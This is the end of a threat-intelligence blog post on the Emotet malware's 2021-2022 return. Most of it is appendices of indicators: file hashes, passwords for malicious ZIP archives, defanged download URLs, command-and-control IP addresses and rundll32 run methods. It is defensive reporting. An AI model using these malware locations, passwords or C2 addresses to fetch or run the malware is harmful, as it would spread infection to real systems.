Since its return in November 2021, Emotet has once again become one of the most prolific malware families in our current threat landscape. Hundreds of thousands of emails can be generated each day Emotet is actively spamming. Hashbusting, code obfuscation and other evasion techniques make Emotet a significant threat.

Windows users can lower their risk from Emotet through spam filtering, proper system administration and ensuring their software is patched and up to date. Palo Alto Networks customers are further protected from Emotet through Cortex XDR and our Next-Generation Firewall with WildFire and Threat Prevention subscriptions.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Due to hashbusting, daily changes in malware URLs and frequent changes for infection patterns, we can see hundreds of new indicators for Emotet every day. These indicators are too numerous and changes are too frequent to be useful in any single list. However, abuse.ch is a research project that provides free trackers for Emotet botnet command and control servers, URLs hosting Emotet malware and Emotet malware samples.

Appendices A, B, C and D provide a small selection of indicators referenced in this blog post.

Appendix A: Emotet epoch 4 activity on Nov. 18, 2021

SHA256 hashes for seven examples of password-protected ZIP archives:

a1ab66a0fbb84a29e5c7733c42337bc733d8b3c11e2d9f9e4357f47fb337c4d5 3.zip
176cfa7f0742d5a79b9cfbf266c437b965fc763cf775415ca251c6bb2dd5e9e5 9.zip
6c34e373479e1a7485025dc3ffa5d23db999aea83e4f3759bd8381fb88e2bbbf 435.zip
8dc28ac1c66f3d17794bb0059445f4deb9db029eb6d4ea1adca734d035bdaecf 1811.zip
4668e7d6bdb00fb80807ed91eef5ac9f6ba0dfd50d260d3e0240847b0ec16f69 18112021.zip
bfdad57171267921a678ba9d86fd096c00197524698cc03a84d2cfeefdca5587 433492807279.zip
66c34636aaf73f74df8da9981ca6054eb4143d1761dbde8e0e83899805590db2 763325738862.zip

Passwords for the above ZIP archives:

3.zip password: 008
9.zip password: 3854
435.zip password: 636
1811.zip password: 9483
18112021.zip password: 2927
433492807279.zip password: 209
763325738862.zip password: 339

SHA256 hashes for seven extracted Word documents:

304fba4a048904744d6d1c4d8bfd5d7b4019c2c45aba0499d797ee0d6807dfa8 3.doc
e5f3a7e75c03d45462992b0a973e7e25b533e293724590c9eb34f5ee729039b0 9.doc
0cacc247469125b5e0977b9de9814db0eb642c109ca5d13ee9c336aef2ec4c19 435.doc
801ec1ec71051838efe75fd89344b676fa741d9e7718e534f119c57a899f4792 1811.doc
cbddc8fea92cdf40f8efac2fe8fa534d52d90cccecbb914f3827002f680da98a 18112021.doc
fccaf2af38484493d763b0ea37e68a40eb6def3030cfa975fa8d389e96b49378 433492807279.doc
d655ab6b9350ec4f64c735cd23be62ca87d49165b244cefe75ad0dbb061de3d4 763325738862.doc

URLs generated by the above Word documents:

hxxp://jamaateislami[.]com/wp-admin/FKyNiHeRz1/
hxxp://voltaicplasma[.]com/wp-includes/wkCYpDihyc8biTPn444B/
hxxp://linebot.gugame[.]net/images/RX6MVSCgGr/
hxxp://lpj917[.]com/wp-content/Cc4KG1MDR4xAWp91SjA/
hxxp://html.gugame[.]net/img/5xUBiRIQ4s3EtKEv67Ebn/
hxxp://xanthelasmaremoval[.]com/wp-includes/VVVcpYsRtGgjQqfgjxbS/
hxxp://giadinhviet[.]com/pdf/log_in/8kQBFUyohsDRGCJx/

Example of Emotet DLL file:

SHA256 hash:
555dff455242a5f82f79eecb66539bfd1daa842481168f1f1df911ac05a1cfba
File size: 485,376 bytes
File location: hxxp://jamaateislami[.]com/wp-admin/FKyNiHeRz1/
File location: C:\ProgramData\1245045870.dll
File location: C:\Users\[username]\AppData\Local\Tzbklmcf\ljkklzcncxkf.pgk
Run method from Windows Registry update: rundll32.exe *[filename]*,truHNmRuL
Note 1: This was generated using 1811.doc
Note 2: The entry point used with rundll32.exe can be any alpha-numeric value

HTTPS Emotet C2 traffic from an infected Windows host:

51.178.61[.]60 port 443
103.161.172[.]108 port 443
122.129.203[.]163 port 443

Appendix B: Emotet epoch 4 abusing App Installer on Nov. 30, 2021

Link from email:

hxxp://hispanicaidgroup[.]org/ufay0vq/keWIgzwT/

Malicious App Installer:

SHA256 hash:
450cba4a0f2b8c14dee55c33c9c0f522a4dddd1b463e39e8e736ed37dc2fac74
File size: 472 bytes
File location: hxxps://locstorageinfo.z13.web.core.windows[.]net/ioocceneen.appinstaller

Malicious Appxbundle:

SHA256 hash:
7c55c3656184b145b3b3f6449c05d93fa389650ad235512d2f99ee412085cf3a
File size: 1,261,364 bytes
File location: hxxps://locstorageinfo.z13.web.core.windows[.]net/ioocceneen.appxbundle

Malicious executable contained in Appxbundle:

SHA256 hash:
36a81cd64e7649d9f91925194e89e8463c980682596eef19c4f5df6e1ac77b2a
File size: 192,800 bytes
In Appixbundle at:
ioocceneen.appxbundle/Adobe_1.2.0.0_x86/CustomParts/wsprotocol.exe

Example of Emotet DLL:

SHA256 hash:
a04714dcfad52b9dbf2f649810a6c489c5eb2a15118043f0173571310597b8cb
File size: 643,147 bytes
File location: hxxp://www.thebanditproject[.]com/wp-content/BvZK54PFsCqKio6/
File location: C:\Users\*[username]*\AppData\Local\Pvglfpllzel\bhryuac.wmn
Run method: rundll32.exe *[filename]*,*[any alpha-numeric value]*

HTTPS Emotet C2 traffic from an infected Windows host:

46.55.222[.]11 port 443
163.172.50[.]82 port 443

Appendix C: Emotet epoch 4 infection on Dec. 21, 2021

Attached Excel file from email:

SHA256 hash:
fcf5500a8b46bf8c7234fb0cc4568e2bd65b12ef8b700dc11ff8ee507ba129da
File size: 194,273 bytes
File name: REP_1671971987654103376.xls

HTA file:

SHA256 hash:
97ebdff655fa111863fbd084f99187c9b6b369fe88fdb1333f8b89aac09fc48d
File size: 10,980 bytes
File location: hxxp://87.251.86[.]178/pp/_.html

Powershell script:

SHA256 hash:
a08271fe6d67cc6cf678683f58e22412e6872a985a03b8444584bea57aa3cbb7
File size: 721 bytes
File location: hxxp://87.251.86[.]178/pp/PP.PNG

URLs generated by the above Powershell script:

hxxp://mustache.webstory[.]sa/wp-includes/cRwe2Pkxasj/
hxxps://vdevigueta[.]com/wp-admin/qYOwD7kPD6JX/
hxxp://bujogradba[.]com/5tvjjl/qiP8H0W5GmR5P9fGIw/

hxxps://daxinghuo[.]com/get/oU8lM4P/
hxxp://masl[.]cn/1/4Ilcpoj6PjTsj3eAR/

Example of Emotet DLL:

SHA256 hash:
7c35902055f69af2cbb6c941821ceba3d79b2768dd2235c282b195eb48cc6c83
File size: 1,257,472 bytes
File location: hxxp://mustache.webstory[.]sa/wp-includes/cRwe2Pkxasj/
File location: C:\Users\Public\Documents\ssd.dll
File location: C:\Users\*[username]*\AppData\Local\Piqvlxzjzu\vrjlv.srn
Run method: rundll32.exe *[filename]*,*[any alpha-numeric value]*

HTTPS Emotet C2 traffic from an infected Windows host:

54.37.212[.]235 port 80
144.202.34[.]169 port 443

Appendix D: Emotet epoch 5 infection on Jan. 11, 2022

Example of link in email for fake complaint page:

hxxp://goodmarketinggroup[.]com/newish/562_9559085/

URL to download Excel spreadsheet:

hxxp://goodmarketinggroup[.]com/newish/562_9559085/?i=1

Example of downloaded Emotet Excel file:

SHA256 hash:
292826fa66737d718d0d23f5842dc88e05c8ba5ade7e51212dded85137631b31
File size: 85,352 bytes
File name: 06028_2603.xlsm

Three URLs to download an Emotet DLL after enabling macros:

hxxp://mammy-chiro[.]com/case/ZTkBzbz/
hxxp://bluetoothheadsetreview[.]xyz/wp-includes/xmdHAGgfki/
hxxp://topline36[.]xyz/wp-includes/css/BB9Ajvjs89U9O/

Example of Emotet DLL:

SHA256 hash:
4978285fc20fb2ac2990a735071277302c9175d16820ac64f326679f162354ff
File size: 481,792 bytes
File location: hxxp://mammy-chiro[.]com/case/ZTkBzbz/
File location: C:\Users\*[username]*\dwa.ocx
File location: C:\Users\*[username]*\AppData\Local\Fhcnkauwkz\gavlgclbak.wwa
Run method: rundll32.exe *[filename]*,*[any alpha-numeric value]*

HTTPS Emotet C2 traffic from an infected Windows host:

41.226.30[.]6 port 8080
45.138.98[.]34 port 80
62.141.45[.]103 port 443
161.97.77[.]73 port 443

Additional Resources